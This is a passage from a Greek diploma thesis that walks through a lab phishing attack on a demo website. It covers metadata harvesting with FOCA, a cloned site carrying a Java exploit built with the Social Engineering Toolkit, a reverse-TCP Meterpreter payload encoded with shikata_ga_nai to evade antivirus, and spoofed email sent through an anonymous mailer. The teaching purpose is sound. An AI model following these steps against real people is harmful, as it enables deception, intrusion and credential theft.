
Το συγκεκριμένο σενάριο ξεκινά με τον επιτιθέμενο να εντοπίζει τον στόχο του. Επισκέπτεται λοιπόν την ιστοσελίδα www.slickwebdesign.wordpress.com η οποία και φτιάχτηκε για τους σκοπούς της αυτής διπλωματικής εργασίας.





*Εικόνα 7. Η κύρια σελίδα του ιστότοπου www.slickwebdesign.wordpress.gr*

Κατά την περιήγηση του βρίσκει τρείς ακόμα συνδέσμους της ιστοσελίδας. Στην πρώτη και κύρια ιστοσελίδα παρουσιάζεται ποιος είναι ο σκοπός, οι στόχοι και ο ρόλος της διαδικτυακής σελίδας www.slickwebdesign.wordpress.com. Καθώς ο επιτιθέμενος πραγματοποιεί την περιήγηση του βρίσκει


στην καρτέλα “contact us” πληροφορίες που θα του χρησιμέψουν αργότερα. Στις καρτέλες “portfolio” και “offers” βρίσκει αρχεία τα οποία μπορεί να κατεβάσει.




*Εικόνα 8. Προσωπικές πληροφορίες για τους ιδιοκτήτες της ιστοσελίδας*





*Εικόνα 9 Αρχεία διαθέσιμα για κατέβασμα*





*Εικόνα 10 Αρχεία διαθέσιμα για κατέβασμα*

Η υλοποίησης της επίθεσης ξεκινά με τον επιτιθέμενο να συλλέγει τις διαθέσιμες πληροφορίες από τον ιστότοπο. Κάθε οργανισμός, ιστοσελίδα η χρήστης που στέλνει ή λαμβάνει αρχεία (έγγραφα, εικόνες, κλπ.) πρέπει να προσέχει τους κινδύνους των κρυμμένων μεταδεδομένων. Τα μεταδεδομένα μπορεί να περιλαμβάνουν πληροφορίες όπως ονόματα χρηστών, διαδρομές και πληροφορίες συστήματος (όπως ο κατάλογος αρχείων στον σκληρό δίσκο ή στο δίκτυο), εκδόσεις λογισμικού κ.α. Αυτές οι πληροφορίες στην συνέχεια μπορεί να χρησιμοποιηθούν σε brute-force, social engineering επιθέσεις ή για την αποκάλυψη κρίσιμων δεδομένων στο δίκτυο. Η συγκέντρωση μαζικών μεταδεδομένων μπορεί να πραγματοποιηθεί σχετικά εύκολα με την χρήση ειδικών εργαλείων όπως το MetaGoofil και FOCA. Τα εργαλεία αυτά μπορεί να χρησιμοποιηθούν είτε από κάποιον κακόβουλο που θέλει να συγκεντρώσει πληροφορίες ώστε να πραγματοποιήσει την επίθεση του, είτε από ένα διαχειριστή ασφάλειας ο οποίος θέλει να βρει τα μεταδεδομένα ώστε να βελτιώσει το επίπεδο ασφάλειας.

Αυτό ακριβώς εκμεταλλεύεται ο επιτιθέμενος. Όπως είπαμε και πιο πάνω κατά την περιήγηση στην ιστοσελίδα κανείς βρίσκει κάποια αρχεία τα οποία και μπορεί να κατεβάσει για να εξετάσει περισσότερο. Στην προκειμένη περίπτωση ο κακόβουλος χρήστης χρησιμοποιεί την online υπηρεσία που παρέχει η ιστοσελίδα http://www.informatica64.com/foca/ για να διαβάσει τις metadata πληροφορίες των αρχείων. Όπως βλέπουμε και στις σχετικές εικόνες στα αρχεία αυτά βρίσκει πολύτιμες πληροφορίες όπως τα e-mail των δημιουργών της ιστοσελίδας και λογαριασμούς κοινωνικής δικτύωσης όπως LinkedIn και Facebook. Οι πληροφορίες αυτές είναι πολύτιμες για την πραγματοποίηση της επίθεσης του επιτιθέμενου αργότερα, μιας και πλέον έχει την δυνατότητα εξάγει προσωπικές πληροφορίες και να χρησιμοποιήσει τα mail των δημιουργών της ιστοσελίδας για να εξαπολύσει μια social engineering επίθεση.





*Εικόνα 11 Metadata πληροφορίες του αρχείου "portfolio.docx"*




*Εικόνα 12 Metadata πληροφορίες του αρχείου "Our latest offer.pdf"*

Για να πραγματοποιήσει την επίθεση του ο επιτιθέμενος χρησιμοποιεί το Social Engineering Toolkit.Τα βήματα όπως φαίνονται και στην παρακάτω εικόνα περιγράφονται ως εξής:

- Από το αρχικό μενού του SET επιλέγει “Social – Engineering Attacks”, “WebSite Attack Vector” και στην συνέχεια την “Java Applet Attack Method”.
- Στην συνέχεια χρησιμοποιεί την επιλογή “Site Cloner” για να αντιγράψει την ιστοσελίδα με την οποία θα στείλει και προσπαθήσει να ξεγελάσει στέλνοντας mail στον χρήστη giorgosmeros@gmail.com.
- Έπειτα το SET ρωτά αν θέλει να χρησιμοποιήσει “NAT/Port Forwarding”. Στα πλαίσια όμως της πραγματοποίησης του σεναρίου για τους σκοπούς αυτής της εργασίας, επιτιθέμενος και θύμα βρίσκονται στο ίδιο τοπικό δίκτυο άρα θα επιλέγει “no”.
- Το SET ζητά την IP διεύθυνση αυτού που πραγματοποιεί την επίθεση
- Το SET ζητά την διεύθυνση της ιστοσελίδας την οποία θα δημιουργήσει ένα αντίγραφο και θα εισάγει το κακόβουλο Java Exploit.




*Εικόνα 13 Επιλογές για την πραγματοποίηση της επίθεσης “Java Applet Attack Method”.*

- Στο επόμενο βήμα το SET ζητά από τον επιτιθέμενο να επιλέξει το payload που θα χρησιμοποιήσει. Από μια λίστα με διαθέσιμα payloads που εμφανίζονται επιλέγει το δεύτερο “Windows Reverse_TCP Meterpreter”. Χρησιμοποιεί το συγκεκριμένο payload για να παρακάμψει ενδεχόμενους περιορισμούς από το firewall του χρήστη μιας και η σύνδεση πραγματοποιείται από το θύμα στο επιτιθέμενο.
- Μετά την επιλογή του payload είναι σημαντικό να επιλεγεί ποιο encoding θα χρησιμοποιηθεί στο payload ώστε να παρακαμφθεί κάποιο πρόγραμμα προστασίας που ενδεχομένως χρησιμοποιεί το θύμα. Πάλι μέσα από μια λίστα με επιλογές που εμφανίζεται επιλέγει το “shikata_ga_nai”. Η λέξη αυτή, που είναι Ιαπωνική σημαίνει «δεν μπορεί κάποιος να κάνει κάτι

για αυτό». Υιοθετήθηκε από το Metasploit μιας και ο συγκεκριμένος encoder χρησιμοποιεί τον πολυμορφισμό σαν μέθοδο κωδικοποίησης του payload και κάνει τον εντοπισμό του από τα προγράμματα προστασίας πολύ δύσκολο έως αδύνατο [15].

- Το SET δημιουργεί έναν Webserver με την αντιγραμμένη ιστοσελίδα που του ορίστηκε προηγουμένως με το κακόβουλο Java exploit ενσωματωμένο σε αυτή. Οι συγκεκριμένες ρυθμίσεις και επιλογές περνούν στο Metasploit που στην συνέχεια θα αναλάβει τα υπόλοιπα.


*Εικόνα 14 Έναρξη του Metasploit με τις ρυθμίσεις και επιλογές του SET*

Το επόμενο βήμα που πρέπει να κάνει ο επιτιθέμενος έχοντας πλέον την αντιγραμμένη ιστοσελίδα διαθέσιμη είναι να στείλει ένα mail στον giorgosmero@gmail.com και με κάποιο τρόπο να τον πείσει να την επισκεφτεί. Έχοντας προηγουμένως βρει από τα μεταδεδομένα των αρχείων της ιστοσελίδας το mail του συνεργάτη του (nikospapadopoulos@gmail.com) θα προσπαθήσει να τον πείσει να επισκεφτεί την ιστοσελίδα μέσω της μεθόδου πλαστοπροσωπίας.

Κρίνουμε σκόπιμο να παρουσιάσουμε τις ευπάθειες που εμφανίζει το Simple Mail Transfer Protocol καθότι η εκμετάλλευση αυτών αποτελεί σημαντικό μέρος του εξεταζόμενου σεναρίου επίθεσης που παρουσιάζεται.


Τα mails στέλνονται μέσω του Simple Mail Transfer Protocol (SMTP) μέσω των ακόλουθων πέντε βημάτων [9].

1. Στο πρώτο βήμα είναι η εντολή “HELO” με την οποία ο server ξεκινά την διαδικασία ανταλλαγής του μηνύματος με τον server του παραλήπτη. Εδώ να σημειώσουμε ότι ο server του παραλήπτη δεν μπορεί να πιστοποιήσει ότι ο server του αποστολέα είναι αυτός που ισχυρίζεται ότι είναι.
2. Στο δεύτερο βήμα έχουμε την εντολή “MAIL FROM” στην οποία ο server του αποστολέα ειδοποιεί τον server του παραλήπτη ότι έχει ένα ηλεκτρονικό μήνυμα από μια συγκεκριμένη ηλεκτρονική διεύθυνση. Αυτή η διεύθυνση mail δεν χρειάζεται να είναι η πραγματική διεύθυνση του αποστολέα ούτε πραγματοποιείται κάποιος έλεγχος αν ο αποστολέας είναι εξουσιοδοτημένος να χρησιμοποιήσει αυτή την διεύθυνση.
3. Στο τρίτο βήμα έχουμε την εντολή “RCPT TO” όπου ο server του αποστολέα λέει στον server του παραλήπτη που να παραδώσει το mail.
4. Στο τέταρτο βήμα έχουμε την εντολή “DATA” όπου εδώ προστίθεται το κύριο μέρος του μηνύματος.
5. Και τέλος με την εντολή “QUIT” τερματίζεται η διαδικασία και στέλνεται το mail.

Αυτή λοιπόν η έλλειψη αυθεντικοποίησης που είναι έμφυτη στο SMTP πρωτόκολλο δημιουργεί πολλές ευπάθειές τις οποίες εκμεταλλεύονται οι κακόβουλοι. Έτσι πραγματοποιούν την επίθεση πλαστοπροσωπίας δηλαδή στέλνουν mail σε κάποιο παραλήπτη ισχυριζόμενοι άλλον αποστολέα.

Οι εταιρείες παροχής υπηρεσιών mail χρησιμοποιούν αρκετά αντίμετρα για να προστατέψουν τους χρήστες από αυτήν την επίθεση. Ωστόσο αν και η χρήση τους αυξάνεται περισσότερα από τα μισά domain δεν εφαρμόζουν τα μέτρα ασφαλείας.

Για την πραγματοποίηση λοιπόν της phishing επίθεσης, ο επιτιθέμενος έχει μια πληθώρα από τρόπους για να στείλει ένα πλαστό e-mail προσποιούμενος τον πραγματικό χρήστη. Στην προκειμένη περίπτωση χρησιμοποιεί μια online υπηρεσία όπως αυτή που προσφέρει η ιστοσελίδα http://www.anonymailer.net (ανάμεσα στις δεκάδες αυτού του είδους), που θα του δώσει την δυνατότητα να πραγματοποιήσει την επίθεση πλαστοπροσωπίας.





*Εικόνα 15 Υπηρεσία αποστολής ανώνυμου mail της ιστοσελίδας www.anonymailer.com.*


Πριν στείλει το mail ο επιτιθέμενος έχει κάνει κάποια έρευνα για τον «Γιώργο Σμέρο» είτε από την ιστοσελίδα που έχει μαζί με τον «Νίκο Παπαδόπουλο» είτε από το LinkedIn profile που τα στοιχεία του 